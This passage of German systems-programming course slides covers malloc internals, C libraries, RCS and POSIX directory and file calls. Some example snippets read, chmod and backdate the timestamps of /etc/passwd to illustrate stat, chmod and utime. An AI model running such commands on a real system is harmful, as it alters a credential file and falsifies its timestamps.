char *m1, *m2, *m3;
...
m1 = (char *)malloc(128);
m2 = (char *)malloc(512*1024);
m3 = (char *)malloc(1024);
...
free(m2);
```

- Zeiger `mbp` auf zugehörigen mblock ermitteln
- überprüfen, ob ein gültiger, belegter mblock vorliegt (0x00beef00!)




8 malloc-Interna - Speicher freigeben (3)

- Freigabe von m2 - Aufgaben

```
...
char *m1, *m2, *m3;
...
m1 = (char *)malloc(128);
m2 = (char *)malloc(512*1024);
m3 = (char *)malloc(1024);
...
free(m2);
```

- Zeiger `mbp` auf zugehörigen mblock ermitteln
- überprüfen, ob ein gültiger, belegter mblock vorliegt (0x00beef00!)
- `fsp` auf freigegebenen Block setzen, bisherigen fsp-mblock verketten




9 malloc-Interna - erneut Speicher anfordern

- neue Anforderung von 10 Byte

```
...
char *m4
...
m4 = (char *)malloc(10);
```

- Annahme: Zeigerberechnung in struct mblock-Einheiten (mit Aufrunden => 16 Byte)
- neuen mblock danach anlegen



10 malloc - abschließende Bemerkungen

- sehr einfache Implementierung - in der Praxis problematisch
  - Speicher wird im Laufe der Zeit stark fragmentiert
    - ➤ Suche nach passender Lücke dauert zunehmend länger
    - ➤ es kann passieren, dass keine passende Lücke mehr zu finden ist, obwohl insgesamt genug Speicher frei wäre
    - ➤ Verschmelzung von benachbarten freigegebenen Bereichen wäre notwendig
- sinnvolle Implementierung erfordert geeignete Speichervergabestrategie
  - ➤ Implementierung erheblich aufwändiger - Resultat aber entsprechend effizienter
  - ➤ Strategien werden im Abschnitt Speicherverwaltung in der Vorlesung behandelt
    (z. B. best fit, worst fit oder Buddy-Verfahren)

U5 5. Übung

U5-1 Überblick

- Besprechung 3. Aufgabe (mini_sh)
- Fragen zur Aufgabe 4 (malloc) ???
- Erstellen von C-Funktionsbibliotheken
- RCS

U5-2 Erstellen von C-Funktionsbibliotheken

1 Überblick

- statische Bibliotheken
  - ➤ Archiv, in dem mehrere Objekt-Dateien (.o) zusammengefasst werden
  - ➤ beim statischen Binden eines Programms werden die benötigten Objekt-Dateien zu der ausführenden Datei hinzukopiert
  - ➤ Bibliothek ist bei der Ausführung des Programms nicht mehr sichtbar
- dynamische, gemeinsam genutzte Bibliotheken (shared libraries)
  - ➤ Zusammenfassung von übersetzten C-Funktionen
  - ➤ beim Binden werden Referenzen auf die Funktionen offen gelassen
  - ➤ Shared Library ist nur einmal im Hauptspeicher vorhanden
  - ➤ Shared Library wird in virtuellen Adressraum dynamisch gebundener Programme beim Laden eingeblendet,
    noch offene Referenzen werden danach gebunden

2 Static Libraries

- Werkzeuge: `ar` und `ranlib`
- `ar`: verwaltet Archive - vor allem für Objekt-Dateien genutzt
  - ➤ Erzeugen eines Archivs `libutil.a` aus mehreren .o-Dateien

```
ar rc libutil.a file1.o file2.o file3.o ...
```

- `ranlib`: (oder `ar -s`) erzeugt ein Inhaltsverzeichnis für das Archiv
  - ➤ enthält alle Symbole (= globale Variablen und Funktionen) damit der Binder schneller die benötigten .o-Dateien im Archiv auffinden kann

```
ranlib libutil.a
```

- Angabe der Bibliothek beim Binden

```
gcc -static prog.c -L. -lutil -o prog
```

  - ➤ `-L.` : Bibliotheken werden auch im aktuellen Directory (.) gesucht (sonst nur Standard-Directories wie z. B. `/lib` oder `/usr/lib`)
  - ➤ `-lutil`: Bibliothek mit Namen `lib`*`util`*`.a` wird gesucht

3 Shared Libraries

- Kein Dateiarchiv sondern eine ladbare Funktionssammlung
  - ➤ Erzeugen mit cc
- Code der Funktionen liegt nur einmal im Hauptspeicher, kann aber in verschiedenen Anwendungen an unterschiedlichen Adressen im virtuellen Adressraum (siehe Vorlesung Kap. 7.1) positioniert sein
  - ➤ keine absoluten Adressen (Sprünge, Unterprogrammaufrufe) im Code erlaubt -> PIC (*position independent code*)
  - ➤ muss beim Compilieren der Quellen berücksichtigt werden

```
gcc -fPIC -c file1.c
gcc -fPIC -c file2.c
...
```

- Bibliothek wird durch Binden mehrerer .o-Dateien erzeugt

```
gcc -shared -o libutil.so file1.o file2.o ...
```

3 Shared Libraries (2)

- Beim Binden einer Anwendung werden Funktionen nicht aus Bibliothek kopiert

```
gcc prog.c -L. -lutil -o prog
```

  - ➤ Aufruf analog zum statischen Binden (aber Option -static hat dort verhindert, dass dynamisch gebunden wird)
  - ➤ Bibliothek `lib`*`util`*`.so` wird gesucht

- Endgültiges Binden erfolgt erst beim Laden
  - ➤ Beim Laden von prog (exec) wird zunächst der *dynamic linker/loader* (`ld.so`) geladen
  - ➤ ld.so lädt prog und die Bibliothek (wenn noch nicht im Hauptspeicher vorhanden) und bindet noch offene Referenzen
  - ➤ Bibliothek wird von `ld.so` in mehreren Directories gesucht (über Environment-Variable `LD_LIBRARY_PATH` einstellbar)

U5-3 Revision Control System – RCS

1 Einführung

- RCS ist ein Versionskontrollsystem, das
  - Änderungen an Dateien mit dem Namen des Ändernden, dem Zeitpunkt und einem Kommentar speichert
  - Zugriffe auf Versionen kontrolliert und koordiniert
  - eindeutige Identifizierung verwendeter Versionen erlaubt
  - redundante Speicherung von Versionen vermeidet
    - ➥ es wird jeweils die letzte Version einer Datei gespeichert
    - ➥ zusätzlich werden sog. *reverse deltas* (Beschreibungen, wie aus Version n Version n-1 erzeugt wird) abgelegt

2 Einführung (2)

- RCS besteht aus einer Reihe von Kommandos, die es dem Benutzer erlauben
  - Dateien unter RCS-Kontrolle zu stellen und Kopien aller Versionen zu bekommen, die danach erstellt wurden
  - eine Version zum Editieren zu entnehmen und diese gegen gleichzeitige Änderungen zu sperren
  - Neue Versionen (mit Kommentar) zu erzeugen
  - Unbrauchbare Änderungen rückgängig zu machen
  - Zustandsinformation von Dateien abzufragen
    - ➤ Zeilenweise Unterschiede zwischen verschiedenen Versionen auszugeben
    - ➤ Log-Informationen über Versionen: Urheber, Datum, usw.

3 Terminologie


- Delta
  - Menge von zeilenweisen Änderungen an der Version einer Datei unter der Kontrolle von RCS
    (die Begriffe “Version" und “Delta” werden oft synonym gebraucht)
- Revision-Id
  - Jede Version erhält zur Identifikation eine Identifikation zugewiesen:

    `Release-Nummer.Level-Nummer`
- RCS-Datei
  - enthält die neueste Version und alle vorhergehenden Versionen in Form von Deltas zusammen mit Verwaltungsinformationen
  - der Dateiname endet auf **`,v`** , die RCS-Datei ist entweder im Unterdirectory **`RCS`**, oder im gleichen Directory wie die Arbeitsdatei abgelegt
- Arbeitsdatei
  - Kopie einer Version aus der RCS-Datei

4 Nummerierung von Versionen


- Versionen werden ausgehend von der Ur-Version nummeriert:

  `release.level`



- Versionen in einer Verzweigung erhalten

  `release.level.branch.branchlevel`



5 Kommandos — Überblick

ci(1)	***check in*** speichert die Arbeitsdatei als neue Version in der RCS-Datei ab falls noch nicht vorhanden, wird ein neue RCS-Datei erzeugt
co(1)	***check out*** extrahiert eine existierende Version aus der RCS-Datei (nur zum Lesen oder exklusiv zum Schreiben)
rcs(1)	Modifikation von RCS-Datei-Attributen
rlog(1)	Ausgabe von *log*-Information und RCS-Datei-Attributen
ident(1)	extrahiert RCS-Identifikatoren aus einer Datei
rcsclean(1)	nicht-modifizierte Arbeitsdateien löschen
rcsdiff(1)	*diff* zwischen Versionen einer RCS-Datei
rcsmerge(1)	erzeugt aus zwei Versionen (insbes. bei Verzweigungen) eine neue Version

- bei allen Kommandos kann als ***filename*** immer sowohl der Arbeitsdateiname oder der RCS-Dateiname angegeben werden

5 Kommandos — *ci(1)*

- *check in RCS-Revisions* — Erzeugen neuer Versionen
  - ***ci(1)*** übernimmt neue Versionen in RCS-Dateien
  - die neue Version wird aus der jeweiligen Arbeitsdatei entnommen, die Arbeitsdatei wird anschließend gelöscht
  - existierte zu der Arbeitsdatei noch keine RCS-Datei, wird eine neue RCS-Datei erzeugt

- Aufrufsyntax (nur die wichtigsten Optionen angegeben!):

```
ci [-rrev] [-lrev] [-urev] filename ...
```

`-r`*`rev`* die neue Version erhält Version ***rev***
  - ***rev*** muß größer als die letzte existierende Version sein
  - soll eine neue *Release* erzeugt werden, genügt die Angabe der *Release*-Nummer (z. B. **`-r5`**)

`-l`*`rev`* wie **`ci -r`**, anschließend wird automatisch ein **`co -l`** durchgeführt

`-u`*`rev`* wie **`ci -r`**, anschließend erfolgt ein **`co`**

5 Kommandos — *ci(1)*

- Beispiel ***ci, rlog***

```
% ci prog.c
RCS/prog.c,v  <--  prog.c
initial revision: 1.1
enter description, terminated with single '.' or end of file:
NOTE: This is NOT the log message!
>> Program to demonstrate RCS
>> .
done
% rlog prog.c

RCS file: RCS/prog.c,v
Working file: prog.c
head: 1.1
branch:
locks: strict
access list:
symbolic names:
comment leader: " * "
keyword substitution: kv
total revisions: 1;     selected revisions: 1
description:
Program to demonstrate RCS
----------------------------
revision 1.1
date: 1992/07/20 11:56:43;  author: jklein;  state: Exp;
Initial revision
=============================================================
%
```

5 Kommandos — *co(1)*

- *check out RCS Revisions* — Versionen entnehmen

- ***co(1)*** entnimmt eine Version aus allen angegebenen RCS-Dateien
- die entnommene Version wird als Arbeitsdatei abgespeichert
- der Name der Arbeitsdatei ergibt sich aus dem Namen der RCS-Datei, wobei die Endung `,v` und ggf. der Pfad-Prefix `RCS/` weggelassen werden
  - Aufrufsyntax (nur die wichtigsten Optionen angegeben!):

```
co [-rrev] [-lrev] [-urev] filename ...
```

`-r`*`rev`* extrahiert die neueste Version, der Versionsnummer kleiner oder gleich ***rev*** ist

`-l`*`rev`* wie `co -r`, extrahiert die Version für den Aufrufer exklusiv zum Schreiben (für weitere co-Aufrufe gesperrt)

`-u`*`rev`* wie `co -r`, falls eine Sperre der Version durch den Aufrufer existiert, wird diese aufgehoben

5 Kommandos — *co(1)*

- Beispiel ***co, rlog***

```
% co -l prog.c
RCS/prog.c,v  -->  prog.c
revision 1.1 (locked)
done
% rlog prog.c

RCS file: RCS/prog.c,v
Working file: prog.c
head: 1.1
branch:
locks: strict
        jklein: 1.1
access list:
symbolic names:
comment leader: " * "
keyword substitution: kv
total revisions: 1;     selected revisions: 1
description:
Program to demonstrate RCS
----------------------------
revision 1.1    locked by: jklein;
date: 1992/07/20 11:56:43;  author: jklein;  state: Exp;
Initial revision
=============================================================
%
```

6 Identifikation von RCS-Versionen

- RCS ersetzt bei einem ***check out*** im Text alle Vorkommen der Zeichenkette

  `$Id$`

  durch

  `$Id:` *filename revisionnumber date time author state locker* **`$`**

- ***co(1)*** sorgt dafür, daß diese Zeichenkette automatisch auf aktuellem Stand gehalten wird

- um diese Zeichenkette in Objekt-Code zu implantieren, reicht es, sie in als *String* im Programm anzugeben — in C z. B.

```
static char rcsid[] = "$Id$";
```

- mit dem Kommando ***ident(1)*** können solche RCS-Identifikatoren aus beliebigen Dateien extrahiert werden

  ➥ damit ist z. B. feststellbar, aus welchen Versionen der Quelldateien ein ausführbares Programm entstanden ist

U6 6. Übung

U6-1 Überblick

- Infos zur Aufgabe 6: Dateisystem, Directories
- Dateisystemschnittstelle

U6-2 Aufgabe 6: Verzeichnisse

- opendir(3), readdir(3), rewinddir(3), telldir(3), seekdir(3), closedir(3)
- stat(2), lstat(2)
- readlink(2)
- getpwuid(3), getgrgid(3)

1 opendir / closedir

- Funktions-Prototyp:

```
#include <sys/types.h>
#include <dirent.h>

DIR *opendir(const char *dirname);

int closedir(DIR *dirp);
```

- Argument von opendir
  - **`dirname`**: Verzeichnisname
- Rückgabewert: Zeiger auf Datenstruktur vom Typ **`DIR`** oder **`NULL`**
- initialisiert einen internen Zeiger des directory-Funktionsmoduls auf den ersten Directory-Eintrag
  (für den ersten readdir-Aufruf)

2 readdir

- liefert einen Directory-Eintrag (interner Zeiger) und setzt den Zeiger auf den folgenden Eintrag
- Funktions-Prototyp:

```
#include <sys/types.h>
#include <dirent.h>

struct dirent *readdir(DIR *dirp);
```

- Argumente
  - **dirp**: Zeiger auf **DIR**-Datenstruktur
- Rückgabewert: Zeiger auf Datenstruktur vom Typ **struct dirent** oder **NULL** wenn EOF erreicht wurde oder im Fehlerfall
  - ➤ bei EOF bleibt **errno** unverändert (!!! kritisch, kann vorher beliebigen Wert haben), im Fehlerfall wird **errno** entsprechend gesetzt
  - ➤ **errno** vorher auf 0 setzen, sonst kann EOF nicht sicher erkannt werden!

2 … readdir

- Problem: Der Speicher für die zurückgelieferte **`struct dirent`** wird von den dir-Bibliotheksfunktionen selbst angelegt und bei jedem Aufruf wieder verwendet!
  - ◆ werden Daten aus der dirent-Struktur länger benötigt, müssen sie vor dem nächsten readdir-Aufruf in Sicherheit gebracht (kopiert) werden
  - ◆ konzeptionell schlecht
    - ➤ aufrufende Funktion arbeitet mit Zeiger auf internen Speicher der readdir-Funktion
  - ◆ in nebenläufigen Programmen (mehrere Threads) nicht einsetzbar!
    - ➤ man weiss evtl. nicht, wann der nächste readdir-Aufruf stattfindet
- readdir ist ein klassisches Beispiel für schlecht konzipierte Schnittstellen in der C-Funktionsbibliothek
  - ➤ wie auch `gets`, `strdup`, `getpwent` und viele andere

3 readdir_r

- *reentrant*-Variante von readir
  - ➤ Speicher der `struct dirent` wird nicht von der Funktion bereitgestellt sondern wird vom Aufrufer übergeben und die Funktion füllt ihn aus
- Funktions-Prototyp:

```
int readdir_r(DIR *dirp, struct dirent *entry, struct dirent **result);
```

- Argumente
  - **`dirp`**: Zeiger auf **`DIR`**-Datenstruktur
  - Zeiger auf dirent-Struktur
  - über das dritte Argument wird im Erfolgsfall der im zweiten Argument übergebene Zeiger zurückgeliefert, sonst NULL
- Ergebnis: im Erfolgsfall 0, sonst eine Fehlernummer

4 struct dirent

- Definition unter Linux (/usr/include/bits/dirent.h)

```
struct dirent {
    __ino_t d_ino;
    __off_t d_off;
    unsigned short int d_reclen; /* tatsächl. Länge der Struktur */
    unsigned char d_type;
    char d_name[256];
};
```

- Definition unter Solaris (/usr/include/sys/dirent.h)

```
typedef struct dirent {
    ino_t           d_ino;
    off_t           d_off;
    unsigned short  d_reclen; /* tatsächl. Länge der Struktur */
    char            d_name[1];
} dirent_t;
```

- POSIX: **d_name** ist ein Feld unbestimmter Länge, max. **NAME_MAX** Zeichen

5 rewinddir

- setzt den internen Zeiger des directory-Funktionsmoduls zurück
  - ➤ nächster readdir-Aufruf liefert den ersten Directory-Eintrag
- Funktions-Prototyp:

```
void rewinddir(DIR *dirp);
```

6 telldir / seekdir

- telldir fragt aktuelle Position des internen Zeigers ab (Ergebnis)
- seekdir setzt ihn auf einen zuvor abgefragten Wert (Parameter **`loc`**)
- Funktions-Prototypen:

```
long int telldir(DIR *dirp);
void seekdir(DIR *dirp, long int loc);
```

7 stat / lstat

- liefert Datei-Attribute aus dem Inode
- Funktions-Prototyp:

```
#include <sys/types.h>
#include <sys/stat.h>
int stat(const char *path, struct stat *buf);
int lstat(const char *path, struct stat *buf);
```

- Argumente:
  - **path**: Dateiname
  - **buf**: Zeiger auf Puffer, in den Inode-Informationen eingetragen werden
- Rückgabewert: 0 wenn OK, -1 wenn Fehler
- Beispiel:

```
struct stat buf;
stat("/etc/passwd", &buf); /* Fehlerabfrage ... */
printf("Inode-Nummer: %d\n", buf.st_ino);
```

7 stat: Ergebnisrückgabe im Vergleich zur readdir

- problematische Rückgabe auf funktions-internen Speicher wie bei **`readdir`** gibt es bei **`stat`** nicht
- Grund: **`stat`** ist ein Systemaufruf - Vorgehensweise wie bei **`readdir`** wäre gar nicht möglich
  - ➤ Vergleiche Vorlesung Seite 5-33
  - ➤ **`readdir`** ist komplett auf Ebene 3 implementiert (Teil der Standard-C-Bibliothek - Laufzeitbibliothek, siehe Vorl. Seite 5-26 / 5-30)
  - ➤ **`stat`** ist nur ein Systemaufruf(-stumpf), die Funktion selbst ist Teil des Betriebssystems (Ebene 2)
- der logische Adressraum auf Ebene 3 (Anwendungsprogramm) ist nur eine Teilmenge (oder sogar komplett disjunkt) von dem logischen Adressraum auf Ebene 2 (Betriebssystemkern)
  - ➤ Betriebssystemspeicher ist für Anwendung nicht sichtbar/zugreifbar
  - ➤ Funktionen der Ebene 2 (wie stat) können keine Zeiger auf ihre internen Datenstrukturen an Ebene 3 zurückgeben

7 stat / lstat: stat-Struktur

- **`dev_t st_dev;`** Gerätenummer (des Dateisystems) = Partitions-Id
- **`ino_t st_ino;`** Inodenummer (Tupel st_dev,st_ino eindeutig im System)
- **`mode_t st_mode;`** Dateimode, u.a. Zugriffs-Bits und Dateityp
- **`nlink_t st_nlink;`** Anzahl der (Hard-) Links auf den Inode (Vorl. 7-32)
- **`uid_t st_uid;`** UID des Besitzers
- **`gid_t st_gid;`** GID der Dateigruppe
- **`dev_t st_rdev;`** DeviceID, nur für Character oder Blockdevices
- **`off_t st_size;`** Dateigröße in Bytes
- **`time_t st_atime;`** Zeit des letzten Zugriffs (in Sekunden seit 1.1.1970)
- **`time_t st_mtime;`** Zeit der letzten Veränderung (in Sekunden ...)
- **`time_t st_ctime;`** Zeit der letzten Änderung der Inode-Information (...)
- **`unsigned long st_blksize;`** Blockgröße des Dateisystems
- **`unsigned long st_blocks;`** Anzahl der von der Datei belegten Blöcke

7 stat- Zugriffsrechte

- in dem Strukturelement **`st_mode`** sind die Zugriffsrechte (12 Bit) und der Dateityp (4 Bit) kodiert.
- UNIX sieht folgende Zugriffsrecht vor (davor die Darstellung des jeweiligen Rechts bei der Ausgabe des ls-Kommandos)
  - **`r`** lesen (getrennt für *User*, *Group* und *Others* einstellbar)
  - **`w`** schreiben (analog)
  - **`x`** ausführen (bei regulären Dateien) bzw. Durchgriffsrecht (bei Dir.)
  - **`s`** setuid/setgid-Bit: bei einer ausführbaren Datei mit dem Laden der Datei in einen Prozess (exec) erhält der Prozess die User (bzw. Group)-Rechte des Dateieigentümers
  - **`t`** bei Directories: es dürfen trotz Schreibrecht im Directory nur eigene Dateien gelöscht werden
  - ➤ **`s`** wird anstelle von x ausgegeben und bedeutet "**`s`** und **`x`**", **`t`** analog
  - ➤ **`S`** bedeutet, **`x`** darunter ist nicht gesetzt — hat in manchen UNIX-Systemen besondere Semantik im Zusammenhang mit file-locking

8 readlink

- Funktions-Prototyp:

```
#include <unistd.h>

int readlink(const char *path, char *buf, size_t bufsiz);
```

- Argumente
  - **path**: Dateiname
  - **buf**: Puffer für Link-Inhalt
    - ➤ Vorsicht: es wird einfach der Link-Inhalt in **buf** kopiert - die Daten werden von readlink nicht explizit mit '\0' terminiert
      - ➥ entweder buf mit Nullen initialisieren oder '\0' explizit am Ende des Link-Inhalts eintragen (Rückgabewert von readlink = Länge)
  - **bufsiz**: Größe des Puffers
- Rückgabewert: Anzahl der in buf geschriebenen Bytes oder -1

9 getpwuid

- Funktions-Prototyp:

```
#include <pwd.h>
struct passwd *getpwuid(uid_t uid);
```

- struct passwd:
  - char *pw_name; /* user's login name */
  - uid_t pw_uid; /* user's uid */
  - gid_t pw_gid; /* user's gid */
  - char *pw_gecos; /* typically user's full name */
  - char *pw_dir; /* user's home dir */
  - char *pw_shell; /* user's login shell */

10 getgrgid

- Prototyp:

```
#include <grp.h>
struct group *getgrgid(gid_t gid);
```

- struct group:
  - char *gr_name; /* the name of the group */
  - char *gr_passwd; /* the encrypted group password */
  - gid_t gr_gid; /* the numerical group ID */
  - char **gr_mem; /* vector of pointers to member names */

U6-3 Dateisystem Systemcalls

- open(2) / close(2)
- read(2) / write(2)
- lseek(2)
- chmod(2)
- fstat(2)
- umask(2)
- utime(2)
- truncate(2)

1 open

- Funktions-Prototyp:

```
#include <fcntl.h>
int open(const char *path, int oflag, ... /* [mode_t mode] */ );
```

- Argumente:
  - Maximallänge von path: **PATH_MAX**
  - **oflag**: Lese/Schreib-Flags, Allgemeine Flags, Synchronisierungs I/O Flags
    - Lese/Schreib-Flags: **O_RDONLY, O_WRONLY, O_RDWR**
    - Allgemeine Flags: **O_APPEND, O_CREAT, O_EXCL, O_LARGEFILE, O_NDELAY, O_NOCTTY, O_NONBLOCK, O_TRUNC**
    - Synchronisierung: **O_DSYNC, O_RSYNC, O_SYNC**
  - **mode**: Zugriffsrechte der erzeugten Datei (nur bei **O_CREAT**) - siehe **chmod**
- Rückgabewert
  - Filedeskriptor oder -1 im Fehlerfall (**errno** wird gesetzt)

1 open - Flags

- **O_EXCL**: zusammen mit **O_CREAT** - nur *neue* Datei anlegen
- **O_TRUNC**: Datei wird beim Öffnen auf 0 Bytes gekürzt
- **O_APPEND**: vor jedem Schreiben wird der Dateizeiger auf das Dateiende gesetzt
- **O_NDELAY, O_NONBLOCK**: Operationen arbeiten nicht-blockierend (bei Pipes, FIFOs und Devices)
  - ◆ open kehrt sofort zurück
  - ◆ read liefert -1 zurück, wenn keine Daten verfügbar sind
  - ◆ wenn genügend Platz ist, schreibt write alle Bytes, sonst schreibt write nichts und kehrt mit -1 zurück
- **O_NOCTTY**: beim Öffnen von Terminal-Devices wird das Device nicht zum Kontroll-Terminal des Prozesses

1 open - Flags (2)

- Synchronisierung
  - **O_DSYNC**: Schreibaufruf kehrt erst zurück, wenn Daten in Datei geschrieben wurden (Blockbuffer Cache!!)
  - **O_SYNC**: ähnlich **O_DSYNC**, zusätzlich wird gewartet, bis Datei-Attribute wie Zugriffszeit, Modifizierungszeit, auf Disk geschrieben sind
  - **O_RSYNC**|**O_DSYNC**: Daten die gelesen wurden, stimmen mit Daten auf Disk überein, d.h. vor dem Lesen wird der Buffercache geflushet
    O_RSYNC|**O_SYNC**: wie **O_RSYNC**|**O_DSYNC**, zusätzlich Datei-Attribute

2 close

- Funktions-Prototyp:

```
#include <unistd.h>
int close(int fildes);
```

- Argumente:
  - **`fildes`**: Filedeskriptor der zu schließenden Datei
- Rückgabewert:
  - 0 bei Erfolg, -1 im Fehlerfall

3 read

- Funktions-Prototyp:

```
#include <unistd.h>
ssize_t read(int fildes, void *buf, size_t nbyte);
```

- Argumente
  - **fildes**: Filedeskriptor, z.B. Rückgabe vom open-Aufruf
  - **buf**: Zeiger auf Puffer
  - **nbyte**: Größe des Puffers
- Rückgabewert
  - Anzahl der gelesenen Bytes oder -1 im Fehlerfall

```
char buf[1024];
int fd;
fd = open("/etc/passwd", O_RDONLY);
if (fd == -1) ...
read(fd, buf, 1024);
```

4 write

- Funktions-Prototyp

```
#include <unistd.h>
ssize_t write(int fildes, const void *buf, size_t nbyte);
```

- Argumente
  - äquivalent zu **read**
- Rückgabewert
  - Anzahl der geschriebenen Bytes oder -1 im Fehlerfall

5 lseek

- Funktions-Prototyp

```
#include <unistd.h>
off_t lseek(int fildes, off_t offset, int whence);
```

- Argumente
  - **fildes**: Filedeskriptor
  - **offset**: neuer Wert des Dateizeigers
  - **whence**: Bedeutung von offset
    - **SEEK_SET**: absolut vom Dateianfang
    - **SEEK_CUR**: Inkrement vom aktuellen Stand des Dateizeigers
    - **SEEK_END**: Inkrement vom Ende der Datei
- Rückgabewert
  - Offset in Bytes vom Beginn der Datei oder -1 im Fehlerfall

6 chmod

- Funktions-Prototyp:

```
#include <sys/stat.h>
int chmod(const char *path, mode_t mode);
```

- Argumente:
  - **path**: Dateiname
  - **mode**: gewünschter Dateimodus, z.B.
    - **S_IRUSR**: lesbar durch Besitzer
    - **S_IWUSR**: schreibbar durch Benutzer
    - **S_IRGRP**: lesbar durch Gruppe
- Rückgabewert: 0 wenn OK, -1 wenn Fehler
- Beispiel:

```
chmod("/etc/passwd", S_IRUSR | S_IRGRP);
```

7 fstat

- Funktions-Prototyp:

```
int fstat(int filedes, struct stat *buf);
```

- wie **stat**, aber Deskriptor einer geöffneten Datei statt Dateiname

8 umask

- Funktions-Prototyp:

```
#include <sys/stat.h>
mode_t umask(mode_t cmask);
```

- Argumente
  - **cmask**: gibt Permission-Bits an, die beim Erzeugen einer Datei ausgeschaltet werden sollen
- Rückgabewert: voriger Wert der Maske

9 utime

- Funktions-Prototyp:

```
#include <utime.h>
int utime(const char *path, const struct utimbuf *times);
```

- Argumente
  - **path**: Dateiname
  - **times**: Zugriffs- und Modifizierungszeit (in Sekunden)
- Rückgabewert: 0 wenn OK, -1 wenn Fehler
- Beispiel: setze atime und mtime um eine Stunde zurück

```
struct utimebuf times;
struct stat buf;
stat("/etc/passwd", &buf); /* Fehlerabfrage */
times.actime = buf.st_atime - 60 * 60;
times.modtime = buf.st_mtime - 60 * 60;
utime("/etc/passwd", &times); /* Fehlerabfrage */
```

10 truncate

- Funktions-Prototyp:

```
#include <unistd.h>
int truncate(const char *path, off_t length);
```

- Argumente:
  - **path**: Dateiname
  - **length**: gewünschte Länge der Datei
- Rückgabewert: 0 wenn OK, -1 wenn Fehler

U6-4 POSIX I/O vs. Standard-C-I/O

- POSIX Funktionen open/close/read/write/... arbeiten mit Filedeskriptoren
- Standard-C Funktionen fopen/fclose/fgets/... arbeiten mit Filepointern
